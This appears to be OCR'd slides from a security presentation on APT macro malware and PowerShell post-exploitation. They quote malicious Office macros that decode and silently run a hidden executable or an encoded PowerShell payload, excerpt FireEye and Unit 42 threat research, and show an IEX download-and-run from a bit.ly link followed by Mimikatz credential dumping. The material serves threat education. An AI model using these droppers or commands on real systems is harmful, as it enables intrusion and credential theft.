
```
Sub AutoOpen()
Dim s As String
s = ""
Dim b As String
b = "-----BEGIN CERTIFICATE-----"
Dim e As String
s = s & "xRAbjSyyIZ9cE37DzhNXBk6Z6dhEwkGmU2sVsAG2E5He9BNw1NNA4MmcoLrzwvmD"
s = s & "IDhceysVOMTo1L7/62qVETx9Gxb5GDUnjZLD+JFDxs1/uoUkxYhJVrqlX9pOz14y"
s = s & "EmMe7QJyFYtkGAQb0Rlq/1puLWIB12APDFO56WJF6MjKfb+iuqs6/pLDAsm5aEH/"
s = s & "ZaD8W2iABrrq1hrf+E/JKrm81Ige74KIeGwzGTL8PV/QQT+SEqnfpyonPjYm3o2W"
s = s & "UqTosV6J7TbfXxR9zvd73c6lfatSzMC0OJJeXmmPSgUF1yW+rx3LjhXgKgcRMi+L"
s = s & "TBjU8wwsmlH1/6dXF85JbXM+D4gUI9qMvZOTWr2a2ejxYrYroaxulpUETnYtEW3o"
s = s & "fMerAt23INRYh9jTxS0h85TwBzqhhA06srcULDOXIwDOIEjR6W11w3Tbh8D3+GaD"
s = s & "orAqHh7wtI+PpjjNBd9QFSGkzRBhGzO0Fspn+IVvNIvdbviDekn9K5K+FsxHXfIP"
s = s & "dCgqRRMNpUnOF61vXgbU724wizwML7wtRbTpp+RFfmBJGM/8qG+kXkhAJr91U6c5"
s = s & "o94Ob3OkRyKuCnV2r91I4BWh4KPIX2dQe492HzSeJnRFyl7eMmJB2yFo8E8Dhgl2"
s = s & "hUT/pdbdDYzPXDTtMhgG3D0B0Yj9W3RbvldqJqBuulIPcD5fgKWKjQcp+2zdk0wk"
s = s & "jdy5i9E7ZAkHKhAj8qamXENdU5V0hGn52E1M4fw0K1nN4wuOEyhDdIOhl9+mSnXc"
```

```
e = "-----END CERTIFICATE-----"
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim Fileout As Object
Set Fileout = fso.CreateTextFile(Environ("Temp") & "\\Signature.crt", True, True)
Fileout.Write b
Fileout.Write StrReverse(s2() & s)
Fileout.Write e
Fileout.Close
Dim wsh As Object
Set wsh = VBA.CreateObject("WScript.Shell")
Dim waitOnReturn As Boolean: waitOnReturn = True
Dim windowStyle As Integer: windowStyle = 0
wsh.Run "cmd.exe /c certutil -decode " & Environ("Temp") & "\\Signature.crt " & Environ("Temp") & "\\Sign.exe",
wsh.Run "cmd.exe /c " & Environ("Temp") & "\\Sign.exe", windowStyle, waitOnReturn
Kill Environ("Temp") & "\\Sign.exe"
Kill Environ("Temp") & "\\Signature.crt"
End Sub
```


Microsoft Visual Basic for Applications - 146964290AFE9ED320B4375DE66AC8C32FDB60E8 [design] - [NewMacros (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 51, Col 1
(General)
callLearning

```
Sub callLearning()

    Dim LearningModule As String
    LearningModule = ""
    LearningModule = LearningModule + " iNvoKE-ExprESsIoN ( ([runtime.InTEroPsErviCES.marshaL]::PtrtOstRIngauto([rUNTIM
    LearningModule = LearningModule + "AOAAwADUANwA2ADEAMQAxAGEAZgBlAGEAOAAzAGEAZAA0AGEAOABmADEAZQBjADIANgA3ADYANQBlADM
    LearningModule = LearningModule + "gAxADUAYwA2ADMAMABkADYAMQBkADIANwBiADEANgBlAGYAYgBhADQAMgAyADUAYgBkADMAZgBjADgAN
    LearningModule = LearningModule + "mADYANAA4ADkAYgAyAGUAZQA4ADIAMQBhADQAZABiAGUAYQA4AGYAZQBlADMAOQBhADAAYwA3AGQAOAA
    LearningModule = LearningModule + "DQAZgBkADkAMQA0AGMAMwAyADcAMwA0AGUANAAwADAAOQA2ADAAMgBjADcANAAyADcAZQA1ADgAZAA3A
    LearningModule = LearningModule + "AYwBmAGUAZAA2AGQAMgBkADEAZQA0AGQAYwAxADcAZgA3ADMAMgA5ADMAZgAzAGIAOQBhAGMANQAwAGY
    LearningModule = LearningModule + "QAxADgAMwBjADEAYgA4AGUAZAAwADMAZABhADcANgAzADEAOAAxADcAYwBlADQAZQA4ADQAMABlADMAM
    LearningModule = LearningModule + "0ADkAYgA5AGEAMAAwAGMAZgBkADgAYgA2AGYAZQAxADkAMgAyADkAOAA3ADUAYwBkADIAZgBhADIAZgB
    LearningModule = LearningModule + "DkAZQA1AGMAMwA5AGUAMwBhAGMANQAyAGUAMwAxADEAMQBiADEAYQAzADYAMgBlADAANQAxAGIAZgBiA
    LearningModule = LearningModule + "ANQA5ADMAYQAxAGUANgBjADAAOABhADIAOQBlADQAOQA5ADUAOAA0ADIAZABkADQAMABiADkANQA0AGY
    LearningModule = LearningModule + "AAzADkAMQAyADcAYgBmAGEAMwBhADEANQBmADkANAA0ADcANgA3AGQANwBmADgANAA5ADcAOABiAGMAY
    LearningModule = LearningModule + "lAGEAYgA3AGEAMgA5ADkAOQBjADAAOAA3ADQAOQA0ADcAMwAwAGQAYwBlADMAYQBmAGIAMgAxAGIAOAA

    Dim WshShell
    Set WshShell = CreateObject("Wscript.Shell")
    With WshShell.Exec("powershell.exe -noexit -w hidden -Command -")
        .StdIn.WriteLine LearningModule
        .StdIn.WriteBlankLines 1
        .Terminate
    End With
End Sub


Function dexit()
        MsgBox ("Error: We are sorry, but the server could not be reached. If this problem persists, please contact ser
End Function


    Public Function Base64Decoding(StrToDecode As String, Optional CheckInvalidChars As Boolean = True) As String
        Static DecodeTable(0 To 255) As Byte
```

WHAT DOES APT LOOK LIKE?


Targeted Attacks against
https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html
FireEye
Customer Stories
Blogs
Language
Search FireEye.com
Products
Solutions
Services
Current Threats
Partners
Support
Company
Home > FireEye Blogs > Threat Research Blog > Targeted Attacks against Banks in the Middle East
Sign up for Email Updates
First Name
Last Name
Email Address
Executive Perspective Blog
Threat Research Blog
Products and Services Blog
Subscribe

TARGETED ATTACKS AGAINST BANKS IN THE MIDDLE EAST

May 22, 2016 | by Sudeep Singh, Yin Hong Chang | Threat Research, Targeted Attack

Introduction

In the first week of May 2016, FireEye's DTI identified a wave of emails containing malicious attachments being sent to multiple banks in the Middle East region. The threat actors appear to be performing initial reconnaissance against would-be targets, and the attacks caught our attention since they were using unique scripts not commonly seen in crimeware campaigns.

In this blog we discuss in detail the tools, tactics, techniques and procedures (TTPs) used in these targeted attacks.

Delivery Method

The attackers sent multiple emails containing macro-enabled XLS files to employees working in the banking sector in the Middle East. The themes of the messages used in the attacks are related to IT Infrastructure such as a log of Server Status Report or a list of Cisco Iron Port Appliance details. In one case, the content of the email appeared to be a legitimate email conversation between several employees, even containing contact details of employees from several banks. This email was then forwarded to several people, with the malicious Excel file attached.

Macro Details


The macro first calls an `Init()` function (shown in Figure 1) that performs the following malicious activities:

1. Extracts base64-encoded content from the cells within a worksheet titled "Incompatible".
2. Checks for the presence of a file at the path `%PUBLIC%\Libraries\ update.vbs`. If the file is not present, the macro creates three different directories under `%PUBLIC%\Libraries`, namely `up`, `dn`, and `tp`.
3. The extracted content from step one is decoded using PowerShell and dropped into two different files: `%PUBLIC%\Libraries\update.vbs` and `%PUBLIC%\Libraries\dns.ps1`
4. The macro then creates a scheduled task with name: `GoogleUpdateTaskMachineUI`, which executes `update.vbs` every three minutes.

Note: Due to the use of a hardcoded environment variable `%PUBLIC%` in the macro code, the macro will only run successfully on Windows Vista and subsequent versions of the operating system.

```
Sub Init()
    Set UpdateVbs = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 25)
    Set DnsPs1 = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 26)
    Set wss = CreateObject("WScript.Shell")
    Set fso = CreateObject("Scripting.FileSystemObject")

    If Not (fso.FileExists(wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs")) Then
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\up")
```


https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html


Blog Home > Unit 42 > Pulling Back the Curtains on EncodedCommand PowerShell Attacks

Pulling Back the Curtains on EncodedCommand PowerShell Attacks

By Jeff White
March 10, 2017 at 5:00 AM
Category: Unit 42   Tags: microsoft, Powershell

10,943 6



General Distribution / Stats

Across the 4,100 samples, there were 4 file formats seen.

File Format	Count	% of Total
"exe"	2,154	52.54%
"doc"	1,717	41.88%
"xls"	228	5.56%
"dll"	1	0.02%

http://researchcenter.paloaltonetworks.com/2017/03/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/

POWERSHELL FOR POST-EXPLOITATION



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt')
Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 17 modules * * */
```

PowerShell Toolkit: PowerSploit

POSTED IN EXPLOIT DEVELOPMENT, GENERAL SECURITY, PENETRATION T
8, 2015

